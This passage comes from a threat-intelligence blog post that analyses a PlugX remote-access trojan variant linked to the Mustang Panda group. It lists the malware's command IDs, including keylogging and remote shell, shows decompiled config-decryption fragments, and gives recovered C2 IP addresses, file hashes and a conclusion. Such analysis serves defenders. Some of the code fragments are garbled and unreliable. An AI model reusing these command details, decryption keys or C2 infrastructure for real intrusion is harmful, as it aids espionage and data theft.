| | 0x300A | Create a new directory |
| | 0x300C | Create a new process on hidden desktop |
| | 0x300D | File action (file copy/rename/delete/move) |
| | 0x300E | Expand environment-variable strings |
| Nethood | 0xA000 | Enumeration of network resources |
| | 0xD000 | Retrieve a table that contains a list of TCP endpoints |
| Netstat | 0xD001 | Retrieve a table that contains a list of UDP endpoints |
| | 0xD002 | Set the state of a TCP connection |
| | 0x2000 | Lock the workstation's display |
| | 0x2001 | Force shut down the system |
| Option | 0x2002 | Restart the system |
| | 0x2003 | Shut down the system safety |
| | 0x2005 | Display massage box |
| PortMap | 0xB000 | Perform port mapping |
| | 0x5000 | Retrieve processes info |
| Process | 0x5001 | Retrieve modules info |
| | 0x5002 | Terminate specified process |
| | 0x9000 | Enumerate registry |
| RegEdit | 0x9001 | Create registry |
| | 0x9002 | Delete registry |

| | 0x9003 | Copy registry | |
|---------|--------|---|--|
| | 0x9004 | Enumerates the values of the specified open registry key | |
| | 0x9005 | Sets the data and type of a specified value under a registry key | |
| | 0x9006 | Deletes a named value from the specified registry key | |
| | 0x9007 | Retrieves a registry value | |
| Service | 0x6000 | Retrieves the configuration parameters of the specified service | |
| | 0x6001 | Changes the configuration parameters of a service | |
| | 0x6002 | Starts a service | |
| | 0x6003 | Sends a control code to a service | |
| | 0x6004 | Delete service | |
| Shell | 0x7002 | Create pipe and execute command line | |
| SQL | 0xC000 | Get SQL data sources | |
| | 0xC001 | Lists SQL drivers | |
| | 0xC002 | Executes SQL statement | |
| Telnet | 0x7100 | Start telnet server | |
| Screen | 0x4000 | simulate working over the RDP Protocol | |
| | 0x4100 | Take screenshot | |
| KeyLog | 0xE000 | Perform key logger function, log keystrokes to file "%allusersprofile%\MSDN\6.0\USER.DAT" | |

4.5. Decrypt PlugX configuration

As analyzed above, the malware will connect to the C2 address via HTTP, TCP or UDP protocols depending on the specified configuration. So where is this config stored? With the old malware samples that we have analyzed ($\frac{1}{2}$, $\frac{3}{2}$, $\frac{4}{2}$), the PlugX configuration is usually stored in the .data section with the size of 0x724 (1828) bytes.

```
;org 1001E000h
                                                                                                            encoded_config_data db 0D
                                                                                                                                 db
                                                                                                                                 db
                                                                                                                                 db
esult = f_memcmp(&pMalConfig, "XXXXXXXX", 8u);
  ( result )
                                                                                                                                 db
                                                                                                                                 db
                                                    old PlugX sam
 strcpy(xor_key, "123456789");
xor_key_len = f_lstrlenA(xor_key);
result = f_XorDecode(&pMalConfig, 0×724, xor_key, xor_key_len);
                                                                                                                                 db
                                                                                                                                 db
                                                                                                                                 db
                                                                                                                                 db
                                                                                                                                 db
```

Going back to the sample we are analyzing, we see that before the step of checking the parameters passed when the malware executes, it will call the function that performs the task of decrypting the configuration:

```
ptr_cmd_line = GetCommandLineW();
CommandLineToArgvW = ::CommandLineToArgvW;
strcpy(v46, "vW");
*v45 = _mm_load_si128(&xmmword_10007610);
  (!::CommandLineToArgvW)
  shell32_handle = g_shell32_handle;
  strcpy(sz_shell32, "shell32");
    ( !g_shell32_handle )
    shell32_handle = LoadLibraryA(sz_shell32);
    g_shell32_handle = shell32_handle;
  CommandLineToArgvW = GetProcAddress(shell32_handle, v45);
  ::CommandLineToArgvW = CommandLineToArgvW;
sz_arg_list = CommandLineToArgvW(ptr_cmd_line, &num_arguments);
sub_10007DC0(0);
f_decrypt_embedded_config_or_from_file_and_copy_to_mem();
if (num_arguments = 1)
  f_launch_process_or_create_service();
  (num_arguments = 3)
  lstrlenW = ::lstrlenW;
  arg_passed_1 = sz_arg_list[1];
  passed_arg1_info.buffer = 0;
  passed_arg1_info.buffer1 = 0;
```


Diving into this function, combined with additional debugging from shellcode, renaming the fields in the generated struct, we get the following information:

◆ PlugX's configuration is embedded in shellcode and starts at offset 0x69.

- ♦ The size of the configuration is 0x0150C (5388) bytes.
- ◆ Decryption key is 0xB4.

With all the complete information as above, it is possible to recover the configuration information easily:

| IP | Port |
|--------------|------|
| 86.78.23.152 | 53 |
| 86.78.23.152 | 22 |
| 86.78.23.152 | 8080 |
| 86.78.23.152 | 23 |



In addition to the list of C2 addresses above, there is additional information related to the directory created on the victim machine to contain malware files as well as the name of the service that can be created:

```
// "bdreinit.exe" → (size: 13)

// cresh handling component BDReinit.exe
wsz_bdreinit_exe[0] = 'd\0b';
wsz_bdreinit_exe[1] = 'e\0r';
wsz_bdreinit_exe[2] = 'n\0i';
wsz_bdreinit_exe[3] = 't\0i';
wsz_bdreinit_exe[4] = 'e\0r';
wsz_bdreinit_exe[5] = 'e\0r';
wsz_bdreinit_exe[6] = 0;
wsz_bdreinit_exe[6] = 0;
```

To make our life easier, I wrote a python script to automatically extract configuration information for this variant. The output after running the script is as follows:

5. Conclusion

CrowdStrike researchers first published information on Mustang Panda in June 2018, after approximately one year of observing malicious activities that shared unique Tactics, Techniques, and Procedures (TTPs). However, according to research and collect from many different cybersecurity companies, this group of APTs has existed for more than a decade with different variants found around the world. Mustang Panda, believed to be a APT group based in China, is evaluated as one of the highly motivated APT groups, applying sophisticated techniques to infect and install malware, aims to gain as much long-term access as possible to conduct espionage and information theft.

In this blog we have analyzed the different steps the infamous PlugX RAT follows to start execution and avoid detection. Thereby, it can be seen that this APT group is still active and constantly looking for ways to improve and upgrade techniques. VinCSS will continue to search for additional samples and variants that may be associated with this PlugX variant that we analyzed in this article.

6. References

- ◆ [RE012-1] Phân tích mã độc lợi dụng dịch Covid-19 để phát tán giả mạo "Chỉ thị của thủ tướng Nguyễn Xuân Phúc" Phần 1
- ◆ [RE012-2] Phân tích mã độc lợi dụng dịch Covid-19 để phát tán giả mạo "Chỉ thị của thủ tướng Nguyễn Xuân Phúc" Phần 2
- ◆ PlugX: A Talisman to Behold
- ◆ THOR: Previously Unseen PlugX Variant Deployed During Microsoft Exchange Server Attacks by PKPLUG Group
- ◆ Mustang Panda deploys a new wave of malware targeting Europe

- ♦ BRONZE PRESIDENT Targets Russian Speakers with Updated PlugX
- ◆ <u>China-Based APT Mustang Panda Targets Minority Groups, Public and Private Sector Organizations</u>

7. Indicators of Compromise

```
log.dll - db0c90da56ad338fa48c720d001f8ed240d545b032b2c2135b87eb9a56b07721
log.dll - 84893f36dac3bba6bf09ea04da5d7b9608b892f76a7c25143deebe50ecbbdc5d
log.dll - 3171285c4a846368937968bf53bc48ae5c980fe32b0de10cf0226b9122576f4e
log.dll - da28eb4f4a66c2561ce1b9e827cb7c0e4b10afe0ee3efd82e3cc2110178c9b7a
log.dat - 2de77804e2bd9b843a826f194389c2605cfc17fd2fafde1b8eb2f819fc6c0c84
Decrypted config:
[+] Folder name: %ProgramFiles%\BitDefender Update
[+] Service name: BitDefender Crash Handler
[+] Proto info: HTTP://
[+] C2 servers:
        86.78.23.152:53
        86.78.23.152:22
        86.78.23.152:8080
        86.78.23.152:23
[+] Campaign ID: 1234
log.dat - 0e9e270244371a51fbb0991ee246ef34775787132822d85da0c99f10b17539c0
Decrypted config:
[+] Folder name: %ProgramFiles%\BitDefender Update
[+] Service name: BitDefender Crash Handler
[+] Proto info: HTTP://
[+] C2 servers:
        86.79.75.55:80
        86.79.75.55:53
        86.79.75.46:80
        86.79.75.46:53
[+] Campaign ID: 1234
log.dat - 3268dc1cd5c629209df16b120e22f601a7642a85628b82c4715fe2b9fbc19eb0
Decrypted config:
[+] Folder name: %ProgramFiles%\Common Files\ARO 2012
[+] Service name: BitDefender Crash Handler
[+] Proto info: HTTP://
[+] C2 servers:
        86.78.23.152:23
        86.78.23.152:22
        86.78.23.152:8080
        86.78.23.152:53
[+] Campaign ID: 1234
```

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